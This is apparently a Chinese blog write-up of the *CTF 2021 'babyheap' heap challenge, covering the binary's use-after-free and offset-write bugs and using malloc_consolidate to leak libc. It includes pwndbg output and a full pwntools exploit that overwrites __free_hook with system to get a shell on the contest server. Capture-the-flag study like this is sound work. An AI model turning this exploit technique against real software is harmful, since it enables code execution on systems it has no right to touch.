
# *CTF 2021 PWN babyheap WriteUp

原创

lrcno6_ 于 2021-01-19 18:49:59 发布 599 收藏 1

分类专栏： PWN WP 文章标签： pwn ctf







## 前言

比赛的时候看到这道题就放弃了(哭~~)
主要还是堆学艺不精 ~~(畏难)~~
赛后认真思考,其实很快就出来了

---

我们可怜的*FPGA*:


惨
没办法我们真的太菜了
~~说实话我觉得赛后能做出来也很给队伍长脸了~~

---

## *CTF 2021 PWN babyheap WriteUp

PWN中的全场最水题(但像我这种菜鸡比赛时都没做出来)

## 程序分析

```
lrcno6@FPGA-PWN-Kali:~/pwn/star-ctf/babyheap$ checksec pwn
[*] '/home/lrcno6/pwn/star-ctf/babyheap/pwn'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
lrcno6@FPGA-PWN-Kali:~/pwn/star-ctf/babyheap$
```

全保护

常规堆题的菜单式


IDA View-A 伪代码

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    __int64 savedregs; // [rsp+10h] [rbp+0h]
4
5    inittial();
6    puts("welcome");
7    while ( 1 )
8    {
9      menu();
10     readInt();
11     switch ( (unsigned int)&savedregs )
12     {
13       case 1u:
14         add();
15         break;
16       case 2u:
17         delete();
18         break;
19       case 3u:
20         edit();
21         break;
22       case 4u:
23         show();
24         break;
25       case 5u:
26         leaveYouName();
27         break;
28       case 6u:
29         showYourName();
30         break;
31       default:
32         exit(0);
33         return;
34     }
35   }
36 }
```




一些奇奇怪怪的地方:

1. add功能可以覆盖之前的指针




2. delete有*UAF*




3. edit功能居然是从+8偏移开始写的!(这里一开始让我人都傻了)


当然还有题目里也说了,libc版本是2.27也就是说有*tcache*
如果真有不知道什么是*tcache*的可以参看:

- https://ctf-wiki.org/pwn/linux/glibc-heap/implementation/tcache/
- https://ctf-wiki.org/pwn/linux/glibc-heap/tcache_attack/

## 整体思路

一开始当然是想常规修改*tcache*链表指针,结果发现edit从+8偏移开始写
突然懵逼
再者add功能中限制了堆块大小，没有*small bins*可用
突然就真的不知所措

你想吗，大小没法变化，一个萝卜一个坑，没有溢出，写不了指针
于是开始怀疑人生

后来突然想起曾在网上看到过关于*malloc_consolidate*的介绍

参考:

- https://ctf-wiki.org/pwn/linux/glibc-heap/implementation/malloc_state/
- https://www.dazhuanlan.com/2019/10/16/5da624b635caa/


这玩意儿居然能合并*fast bins*!
再看触发条件:

1. malloc *large bin*
2. *top chunk*不够空间
3. free堆块并前后合并后,大小大于*FASTBIN_CONSOLIDATION_THRESHOLD*=65536


再看到leave_name功能:


0x400=1024>1008,属于*large bins*范围,可用于条件1触发*malloc_consolidate*
利用*tcache*同一bin最多7个堆块的性质,我们可以同时将8个堆块丢入*fast bin*(理论上最多9个,留一个防合并)

触发前:


终端
fd: 0x56231c6ea340
Free chunk (tcache) | PREV_INUSE
Addr: 0x56231c6ea410
Size: 0x71
fd: 0x56231c6ea3b0
Free chunk (tcache) | PREV_INUSE
Addr: 0x56231c6ea480
Size: 0x71
fd: 0x56231c6ea420
Free chunk (tcache) | PREV_INUSE
Addr: 0x56231c6ea4f0
Size: 0x71
fd: 0x56231c6ea490
Free chunk (fastbins) | PREV_INUSE
Addr: 0x56231c6ea560
Size: 0x71
fd: 0x00
Free chunk (fastbins) | PREV_INUSE
Addr: 0x56231c6ea5d0
Size: 0x71
fd: 0x56231c6ea560
Free chunk (fastbins) | PREV_INUSE
Addr: 0x56231c6ea640
Size: 0x71
fd: 0x56231c6ea5d0
Free chunk (fastbins) | PREV_INUSE
Addr: 0x56231c6ea6b0
Size: 0x71
fd: 0x56231c6ea640
Free chunk (fastbins) | PREV_INUSE
Addr: 0x56231c6ea720
Size: 0x71
fd: 0x56231c6ea6b0
Free chunk (fastbins) | PREV_INUSE
Addr: 0x56231c6ea790
Size: 0x71
fd: 0x56231c6ea720
Free chunk (fastbins) | PREV_INUSE
Addr: 0x56231c6ea800
Size: 0x71
fd: 0x56231c6ea790
Free chunk (fastbins) | PREV_INUSE
Addr: 0x56231c6ea870
Size: 0x71
fd: 0x56231c6ea800
Allocated chunk | PREV_INUSE
Addr: 0x56231c6ea8e0
Size: 0x71
Top chunk | PREV_INUSE
Addr: 0x56231c6ea950
Size: 0x206b1
pwndbg>

触发后:




于是再去add大小不为0x70的堆块利用错位即可得到*main_arena*的地址并更改*tcache*链表指针
将其修改为 *__free_hook*地址
最后delete一个内容为/bin/sh的堆块即可

## Exploit

```python
from pwn import *
# from LibcTool import *
context(os='linux',arch='amd64',log_level='debug')
elf=ELF('./pwn')
libc=ELF('./libc.so.6')
sh=remote('52.152.231.198',8081)
# sh=process('./pwn')
# attach(sh)
# raw_input()

def add(index,size):
 sh.sendlineafter('>>','1')
 sh.sendlineafter('input index',str(index))
 sh.sendlineafter('input size',str(size))
def delete(index):
 sh.sendlineafter('>>','2')
 sh.sendlineafter('input index',str(index))
def edit(index,content):
 sh.sendlineafter('>>','3')
 sh.sendlineafter('input index',str(index))
 sh.sendafter('input content',content)
def show(index):
 sh.sendlineafter('>>','4')
 sh.sendlineafter('input index\n',str(index))
 return sh.recvuntil('\n1. add')[:-7]
def leave_name(name):
 sh.sendlineafter('>>','5')
 sh.sendafter('your name:',name)
def show_name():
 sh.sendlineafter('>>','6')

for i in range(15):
 add(i,0x60)
add(15,0x60)
for i in range(15):
 delete(i)
leave_name('lrcno6')
raw_input()
main_arena=u64(show(7).ljust(8,'\0'))-976
libc_base=main_arena-0x3ebc40
add(14,0x20-8)
add(11,0x20-8)
raw_input()
delete(11)
edit(7,flat('a'*0x10,0x21,libc_base+libc.sym['__free_hook']-8))
add(13,0x20-8)
add(12,0x20-8)
edit(12,p64(libc_base+libc.sym['system']))
edit(7,flat('a'*0x10,0x21,'/bin/sh'))
delete(11)

sh.interactive()
sh.close()
```

---

## 后记

最开始没意识到可以用leave_name功能来malloc *large bin chunk*,而是想去把*top chunk*榨干
也不是不可以 ~~也就add个那么1000多次~~
结果发现远程运行时根本跑不动,直接被alarm遣送
还是看到CY2CS的WP才恍然大明白
~~果然还是太菜~~

---

简单介绍下我们*FPGA*:

我们是*Yali*的*FPGA*战队
队员都是在读高中生(多可爱)
长期在各大线上赛上与诸水友队并列垫底
也曾有巨佬 ~~然后都被高考吃掉子~~
剩下的都是菜鸡(其中我最菜)
参加过湖湘杯,全国大学生等多项(线上)赛事~~并垫底~~
也曾有大佬去过*XMan*~~(然后被高考吃掉子)~~
也曾拿过一血 ~~(然后倒数第二)~~

希望大家能认识我们*FPGA*战队,也希望我们能得到各位大佬的帮助

lrcno6
2021.1.19